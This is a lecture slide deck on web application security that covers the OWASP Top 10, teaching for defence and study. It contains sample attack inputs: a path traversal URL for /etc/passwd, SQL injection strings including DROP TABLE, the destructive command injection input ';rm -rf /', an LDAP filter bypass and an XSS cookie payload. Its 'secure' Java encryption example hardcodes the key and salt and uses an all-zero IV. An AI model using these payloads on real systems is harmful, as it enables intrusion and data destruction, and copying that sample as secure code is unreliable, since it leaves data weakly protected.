



Web Application Security

- Lecture By
Pratidnya S. Hegde Patil
Assistant Professor-IT Dept.



Web Application Security

Goal: Learn to assess web applications security by an attack's simulation

1. understand how hackers hack websites
2. using website & web application hacking / pentesting



Web Application Threats


- Attacks such as SQL injection and cross-site scripting has made web applications a favorable target for attackers to steal credentials, set up phishing site, or acquire private information.
- Most of these attacks are the result of flawed coding and improper sanitization of input and output data from the web application.
- Web application attacks can threaten the performance of the website and hamper its security.



Need for Web Application Penetration Testing (Pentesting)

- With increase in web application, the way of doing business has changed along with the way of sharing and accessing data.
- This has invited malicious attackers to intrude into the system and gain leverage. Therefore, Web Application Pentesting has become important to defend the application and network.

Web Application PenTesting required for (types of attacks)





OWASP

- Open Web Application Security Project is an online community dedicated to web application security.
- Open means anyone can participate in the community.
- The community works towards finding the most critical web application security flaws.



OWASP Top 10

- OWASP has many different projects under its umbrella, one of which is the Top 10 Project.
- The goal of the Top 10 project is to raise awareness about application security by identifying some of the most critical risks facing organizations.
- The OWASP Top 10 represents a broad consensus about what the most critical web application security flaws are.

OWASP Top 10 - 2021

OWASP Top 10:2021: <https://owasp.org/Top10/>



TOP 10

2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey



A1:2021-Broken Access Control

- Allows hackers to by-pass Authorisation Safeguards
- They can perform tasks as privileged users
 - Expose sensitive data
 - Modify or destroy data
 - Perform any network function



A1:2021

OWASP Top 10 - 2021

■ A1:2021-Broken Access Control

- Authorization checks are performed after authentication: when a user visits a webpage, they must first authenticate themselves, i.e. log in, then if they try to gain access to a resource, the server checks whether or not they are authorized to do so.
- Broken access control is a method in which an attacker identifies a flaw related to access control and bypasses the authentication, which allows them to compromise the network.
- It allows an attacker to act as users or administrators with privileged functions and create, access, update or delete every record.
- Occurs when developers fail to implement proper access control policies within the web application.



A1:2021

OWASP Top 10 - 2021

■ A1:2021-Broken Access Control

- Access control, also called authorization, is a security measure that makes resources available to users that should have access to those resources and denies access to users who should not have access. For example, a user may access a secure web application and authenticate themselves by logging in. After authentication, when the user tries to access a resource, the access control policy checks whether the user is authorized to use the requested resource.
- Broken access control occurs when an issue with the access control enforcement allows a user to perform an action outside of the user's limits. For example, an attacker may be able to exploit a flaw in an application with the intention of gaining elevated access to a protected resource to which they are not entitled. As a result of the privilege escalation, the attacker can perform unauthorized actions.
- Examples of broken access control attacks
 - Misuse of access control may result in the following:
 - Unauthorized access to sensitive information
 - Inappropriate creation or deletion of resources
 - User impersonation
 - Force browsing
 - Privilege escalation



A1:2021

OWASP Top 10 - 2021

- **A1:2021-Broken Access Control:** It is a combination of insecure direct object reference and missing function level access control.
 - **Insecure Direct Object References:** When developers expose various internal implementation objects such as files, directories, database records, or key-through references, the result is an insecure direct object reference. For example, if a bank account number is a primary key, there is a chance of the application being compromised by attackers who take advantage of such references.
 - **Missing Function Level Access Control:** The main targets of the attackers in this scenario are the administrative functions. Developers must include proper code checks to prevent such attacks.



A1:2021

OWASP Top 10 - 2021

- A1:2021-Broken Access Control
- Insecure ID's:
 - When looking for something in a database, most of the time we use a unique ID. When I go to my own profile page, the URL looks something like this: <https://example.com/profile?id=1337>
 - But what if I replace the ID with another user's ID? If the webserver is configured improperly, then if I visit another page, say <https://example.com/profile?id=42>, then I will get the profile page of another user, with all of their sensitive data.



A1:2021

OWASP Top 10 - 2021

- A1:2021-Broken Access Control
- Forced browsing:
 - Forced browsing is when the user tries to access resources that are not referenced by the application, but still available.
 - For example, a web application might have an admin page, but there is no link to the admin page on other parts of the website, a regular user won't find to the admin page by simply clicking around. But if someone directly edits the URL, e.g. visit <https://example.com/admin>, they might access the admin page if the access control is broken.



A1:2021

OWASP Top 10 - 2021

- A1:2021-Broken Access Control
- Directory Traversal:
 - When a website stores data in different files, the server might expect a filename as a request parameter. E.g. if there is a web application for reading short novels, the URL might look like this: <https://example.com/novels?file=novel1.txt>.
 - An attacker could abuse this behaviour for example by visiting the URL <https://example.com/novels?file=../../../../../../etc/passwd>. The repeated pattern of ../-s will eventually reach the root directory, and the attacker can access any file from there.



A1:2021

OWASP Top 10 - 2021


- A1:2021-Broken Access Control
- Client-side Caching:
 - Browsers store websites in their cache to ensure faster loading if the user tries to access the same website again. This might be a problem if multiple people use the same computer, e.g. in a library or an internet café. Developers should prevent browsers from storing sensitive data in their cache. This can be accomplished by for example using HTML meta tags.

For the Web Pages (HTML) add the following <meta> tags to the page(s) you want to keep browsers from caching (the code must be in the <head> section of your page, for example right after <title> tag):

```
<meta http-equiv="Cache-Control" content="no-cache, no-store, must-revalidate" />  
<meta http-equiv="Pragma" content="no-cache" />  
<meta http-equiv="Expires" content="0" />
```

A1:2021

OWASP Top 10 - 2021



Broken access control attack scenario:

- In the following scenario, the attacker uses forced browsing techniques to exploit an unprotected static directory on the target system.
- The attacker uses an automated scanning tool to search for unlinked resources on the target system and finds the following unprotected resource:
- `/admin`
- The attacker initiates a forced browsing attack on the target system to verify whether administrative rights are required to access the admin page.
- The attacker accesses the admin page as an unauthenticated user and performs unauthorized actions.



A2:2021-Cryptographic failures

- Failures of secure data transfer.
 - This category exploits information transferred over secure communication between two parties.
 - It provides the attacker useful post-exploit information (like how to maintain persistent access)
 - Example, unencrypted data stored on a server might be at risk through an SQL injection attack.



A2:2021

OWASP Top 10 - 2021

- A2:2021-Cryptographic failures (Sensitive Data Exposure)
 - Occur when security controls are not implemented properly at the time of data in transit and data in the store. When an application uses poorly written encryption code to encrypt and store sensitive data in the database, the attacker can easily exploit this flaw and steal or modify weakly protected sensitive data such as credit cards numbers, SSNs, and other authentication credentials. Thus, they can launch further attacks such as identity theft and credit card fraud.

A2:2021

OWASP Top 10 - 2021

A2:2021-
Cryptographic
failures (Sensitive
Data Exposure)

Vulnerable Code


```
public String encrypt(String plainText) {  
    plainText = plainText.replace("a","z");  
    plainText = plainText.replace("b","y");  
    -----  
    return Base64Encoder.encode(plainText); }
```

Secure Code

```
private static String sKey = "zooooooooooom!!!!";  
private static String salt = "oooooooooooooooo!!!!";  
public static String encrypt(String plainText) {  
    byte[] iv = { 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0 };  
    IvParameterSpec ivspec = new IvParameterSpec(iv);  
  
    SecretKeyFactory factory = new  
    SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");  
  
    KeySpec = new PBEKeySpec(sKey.toCharArray(), salt.getBytes(),  
    65536, 256);  
  
    SecretKey key = factory.generateSecret(keySpec);  
  
    SecretKeySpec secretKey = new SecretKeySpec(key.getEncoded(),  
    "AES");  
  
    Cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");  
    cipher.init(Cipher.ENCRYPT_MODE, secretKey, ivspec);  
    byte[] utf8text = plainText.getBytes("UTF-8");  
    byte[] encryptedText = cipher.doFinal(utf8text);  
    return Base64Encoder.encodeToString(encryptedText); }
```

A2:2021

OWASP Top 10 - 2021



Cryptographic failure attack scenario:

- In the following attack scenario an attacker uses a rainbow table to crack unsalted password hashes in a database.
- The attacker gains access to an organization's network.
- The attacker uses an application flaw to retrieve a password database.
- Since the database used unsalted hashes to encrypt passwords, the attacker can use a rainbow table to expose the passwords.
- The attacker uses credential stuffing tools to test credential pairs on other websites.



Encryption vs Hashing vs Salting

■ Encryption:

- Two-way function
- **What needs to be secured for encryption?** Protecting cryptographic keys is essential, since a bad actor with the key can unlock the encryption to recover passwords.
- **Usage in:** Password Storage. When a password is needed by a user, the password manager decrypts the ciphertext and inserts the plaintext password into the web browser form because plaintext is the only format the browser allows.
- **When will you use Encryption?** is used when the plaintext must be recovered for any reason.



Encryption vs Hashing vs Salting

■ Hashing:

- **One-way function**, Hashes of passwords cannot be transformed back to the original plaintext password.
- Usage in: **Password Storage**. When the user types in a plaintext password, the system calculates the hash and compares the hashes. If the hashes are equal, the server is able to confirm the password and the user is given access.
- **When will you use Hashing?** is useful on the server side when server operators don't need to know the plaintext, only that the user knows the plaintext.



Encryption vs Hashing vs Salting

■ Salting:

- Adds random characters before or after a password prior to hashing to obfuscate the actual password.
- Because of the randomness of the salt, hackers have a very difficult time figuring out actual passwords from hashed salted passwords because their pre-calculated tables of passwords won't work.
- Each user is assigned a different salt, which is only known to the server, making them unique and more secure.
- The unique hash created with salted passwords defends against attack vectors, including dictionary, brute force and hash table attacks.

Significance of Salted passwords

A hash table is a pre-calculated database of hashes and a rainbow table is a pre-calculated table of reversed hashes used to decipher password hashes.

- Example: Hacker wants to test a password
 - Steal the server file containing hashed unsalted passwords.
 - Will have already taken commonly used passwords, dictionary entries and passwords found on the dark web, run them through standard hash algorithms and put the results in a table.
 - Searches the server file for matches in the pre-calculated hashes on their rainbow table. Because the rainbow table was created from all the possible plaintexts, they now know that user's password. Gains access to the user account.

Significance of Salted passwords

A hash table is a pre-calculated database of hashes and a rainbow table is a pre-calculated table of reversed hashes used to decipher password hashes.

- Example: Hacker wants to test a password
 - A hacker with pre-calculated tables based on typical passwords will be unable to easily figure out salted passwords because random extra characters have been added.
 - The hacker will be forced to try millions of hashed password-salt combinations in order to uncover passwords. Ultimately with lack to time and energy the hacker would move on to less secure target.

- 
- Passwords alone are not sufficient for **identity and access management (IAM)** and need to be reinforced with other authentication methods.
multi-factor authentication (MFA)



A3:2021-Injection

- Exploits a vulnerable computer program by introducing code that changes the way a program executes.
 - Example, by injecting code into a web application an attacker can steal authentication cookies and use them on other online services, tricking these services into thinking that the attacker is you.



A3:2021

OWASP Top 10 - 2021

- A3:2021-Injection and Cross-Site Scripting (XSS)
 - Occur when untrusted user data is processed by the web application in an unsafe way.
 - Attackers inject malicious code, commands, or scripts in the input gates of flawed web applications such that the applications interpret and run the newly supplied malicious input, which in turn allows them to extract sensitive information. By exploiting injection flaws in web applications, attackers can easily read, write, delete, and update any data (i.e., relevant or irrelevant to that particular application).



A3:2021

OWASP Top 10 - 2021

- A3:2021-Injection and Cross-Site Scripting (XSS)

- Types of injections:

SQL Injection: SQL injection is the most common website vulnerability on the Internet, and it is used to take advantage of non-validated input vulnerabilities to pass SQL commands through a web application for execution by a backend database. In this technique, the attacker injects malicious SQL queries into the user input form either to gain unauthorized access to a database or to retrieve information directly from the database.

A3:2021

OWASP Top 10 - 2021

a' or '='

select firstname, surname from users where userid=**a' or '=';**

Vulnerability: SQL Injection

User ID:

a' OR '='

Submit

ID: a' OR '='

First name: admin
Surname: admin

ID: a' OR '='

First name: Gordon
Surname: Brown

ID: a' OR '='

First name: Hack
Surname: Me

ID: a' OR '='

First name: Pablo
Surname: Picasso

ID: a' OR '='

First name: Bob
Surname: Smith



SQL Injection

Example: SQL injection attackString query = "SELECT * FROM products WHERE name=" + request.getParameter("id") + "";

Code expects a nice parameter in the URL

<http://example.com/products?id=123>

Hacker could instead supply this:

<http://example.com/products?id='';+DROP+TABLE+'products';>

- Instead of giving an id “123”, the hacker is passing a command “DROP TABLE products”.



A3:2021

OWASP Top 10 - 2021

- A3:2021-Injection and Cross-Site Scripting (XSS)

- Types of injections:

Command Injection: Attackers identify an input validation flaw in an application and exploit the vulnerability by injecting a malicious command in the application to execute supplied arbitrary commands on the host operating system. Thus, such flaws are extremely dangerous.

A3:2021

OWASP Top 10 - 2021

■ Command Injection Example:

- A Program that allows remote users to view the contents of a file, without being able to modify or delete it. The program runs with root privileges:
- The call to `system()` will fail to execute, and then the operating system will perform recursive deletion of the root disk partition.

```
int main(char* argc, char** argv)
{
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Input passed:

“;rm -rf /”

Instead of filename

Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.0.1; pwd

Submit

```
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data:
64 bytes from 192.168.0.1: icmp_seq=1 ttl=63 time=4.71 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=63 time=4.47 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=63 time=4.10 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=63 time=6.24 ms

--- 192.168.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 4.106/4.884/6.248/0.819 ms
/app/vulnerabilities/exec
```



A3:2021

OWASP Top 10 - 2021

- A3:2021-Injection and Cross-Site Scripting (XSS)

- Types of injections:

- LDAP (Lightweight Directory Access Protocol) Injection:**

- LDAP injection is an attack method in which websites that construct LDAP statements from user-supplied input are exploited for launching attacks. When an application fails to sanitize the user input, the attacker modifies the LDAP statement with the help of a local proxy. This, in turn, results in the execution of arbitrary commands such as granting access to unauthorized queries and altering the content inside the LDAP tree.



LDAP

- Lightweight Directory Access Protocol (LDAP) is an open and cross-platform language that is used between a client and a server over a persistent connection. It defines how clients should encode requests and how servers should encode responses.
- LDAP is a way to talk to an active directory. It provides a standardized way to store, identify, and define data in an organized hierarchical way. When the user queries the LDAP database for a specific object, it walks down the directory tree to find that object for the requestor. All permissions are contained within the various domains, so access can be quickly allowed or denied.
- Specific functions include:
 - Storing a systematic set of records and data in a hierarchical structure
 - Searching and retrieving data within that structure that matches a given set of criteria
 - Authenticating and authorizing users and devices
 - Organizing groups
 - Creating policy

OWASP Top 10 - 2021

■ LDAP Injection Example:

- Below is an example of an LDAP search filter:
- `find("&(cn=" + username + ")(userPassword=" + pass + ")))"`
- This prefix filter notation instructs the query to find an LDAP node with the given username and password.
- Consider a scenario where this query is constructed by appending the username and password strings obtained from an HTML form. If the username value is set to `'*)(cn=*))|(cn=*`, the effective search filter becomes:
- `find("&(cn=*)(cn=*))|(cn=*)(userPassword=" + pass + ")))"`
- The highlighted condition in the above query always evaluates to true. If this query is used within an authentication flow, an attacker can easily bypass authentication controls with the above payload.

With XSS, an attacker can essentially leverage a vulnerable website or app into a staging area to deliver malicious code (or payload) into the user's browser. When the user visits the affected website or application, a script is executed, which allows the attacker to wreak havoc on that interaction.

- A3:2021-Injection and Cross-Site Scripting (XSS)
 - Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject **client-side script** into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers **inject malicious (payload) JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests**. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.
 - Occurs when hackers execute malicious JavaScript within a victim's browser.

Types of XSS attacks


- There are three main types of XSS attacks. These are:
 - **Reflected XSS:** where the malicious script comes from the current HTTP request.
 - **Stored XSS:** where the malicious script comes from the website's database.
 - **DOM-based XSS:** where the vulnerability exists in client-side code rather than server-side code. The attack is enabled by modifying the document object model (DOM) in the user's browser, making the client-side script run differently than it should.

A3:2021

OWASP Top 10 - 2021

■ How Stored XSS works:

- Stored XSS, also known as persistent XSS. Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.
- One of the most frequent targets are websites that allow users to share content, including blogs, social networks, video sharing platforms and message boards. Every time the infected page is viewed, the malicious script is transmitted to the victim's browser.
- A stored attack **only requires that the victim visit the compromised web page**. This increases the reach of the attack, endangering all visitors no matter their level of vigilance.




A3:2021

OWASP Top 10 - 2021

■ How Reflected XSS works:

- Reflected XSS attacks, also known as non-persistent attacks. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server. To distribute the malicious link, a perpetrator typically embeds it into an email or third party website (e.g., in a comment section or in social media). The link is embedded inside an anchor text that provokes the user to click on it, which initiates the XSS request to an exploited website, reflecting the attack back to the user.
- In order for the attack to be successful, the **user needs to click on the infected link.**




A3:2021

OWASP Top 10 - 2021

■ How DOM XSS works:

- DOM-based vulnerabilities occur in the content processing stage performed on the client, typically in client-side JavaScript. In a DOM-based XSS attack, the malicious string is not parsed by the victim's browser until the website's legitimate JavaScript is executed. To perform a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes the execution of arbitrary JavaScript code.
- **Step-1:** An attacker crafts the URL and sends it to a victim.
- **Step-2:** The victim clicks on it and the request goes to the server.
- **Step-3:** The server response contains the hard-coded JavaScript.
- **Step-4:** The attacker's URL is processed by hard-coded JavaScript, triggering his payload.
- **Step-5:** The victim's browser sends the cookies to the attacker.
- **Step-6:** Attacker hijacks user's session.



A3:2021

OWASP Top 10 - 2021

- Example: DOM XSS works:
- Let us assume a code that lets the user select a time zone:

```
<select><script>

document.write("<OPTION value=1>" + document.location.href
.substring(document.location.href.indexOf("default=")+8) +
"</OPTION>");

document.write("<OPTION value=2>CET</OPTION>");

</script></select>
```

- In this case, the HTTP request <http://www.some.site/page.html?default=CST> will invoke the page on the client browser.



A3:2021

OWASP Top 10 - 2021

- Example: DOM XSS works:
- Attackers can launch a DOM-based XSS attack by sending a malicious URL through a script as below:

```
http://www.example.site/page.html?default=<script>alert(document.cookie)</script>
```

- Clicking this link sends a request to the www.example.site page, creating a DOM object for the page such that *document.location* URL parameter contains the string:

```
http://www.example.site/page.html?default=<script>alert(document.cookie)</script>
```

- Any browser that renders this page executes the `(alert(document.cookie))` malicious script.

OWASP Top 10 - 2021

- What is the difference between XSS and CSRF?
 - XSS involves causing a web site to return malicious JavaScript, while CSRF involves inducing a victim user to perform actions they do not intend to do.

- What is the difference between XSS and SQL injection?
 - XSS is a client-side vulnerability that targets other application users, while SQL injection is a server-side vulnerability that targets the application's database.



A3:2021

OWASP Top 10 - 2021

■ A3:2021-Injection and Cross-Site Scripting (XSS)

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring



A4:2021-Insecure Design (NEW)

- It was included as a firm call for developers to include more security patterns and principles by design.
- This is an important consideration when including a new application with your network infrastructure, especially given the supply chain attack on SolarWinds and the effect it had on third-party service providers.



A4:2021

OWASP Top 10 - 2021

- A4:2021-Insecure Design (NEW)
 - Focuses on risks related to design flaws.
 - Threat modeling, secure design patterns and principles and reference architectures needed for perfect implementation through secure design.



A4:2021

OWASP Top 10 - 2021


■ A4:2021-Insecure Design (NEW)

Consider these insecure design examples that might cause your application's exploitation or an attack on it:

- **Situation #1** - Let's assume that a multiplex permits group booking and provides discounts when up to 20 bookings are done at a time. A skilled attack can alter the flow working behind this condition and can make 100 bookings at subsided cost, causing huge capital loss to the multiplex.
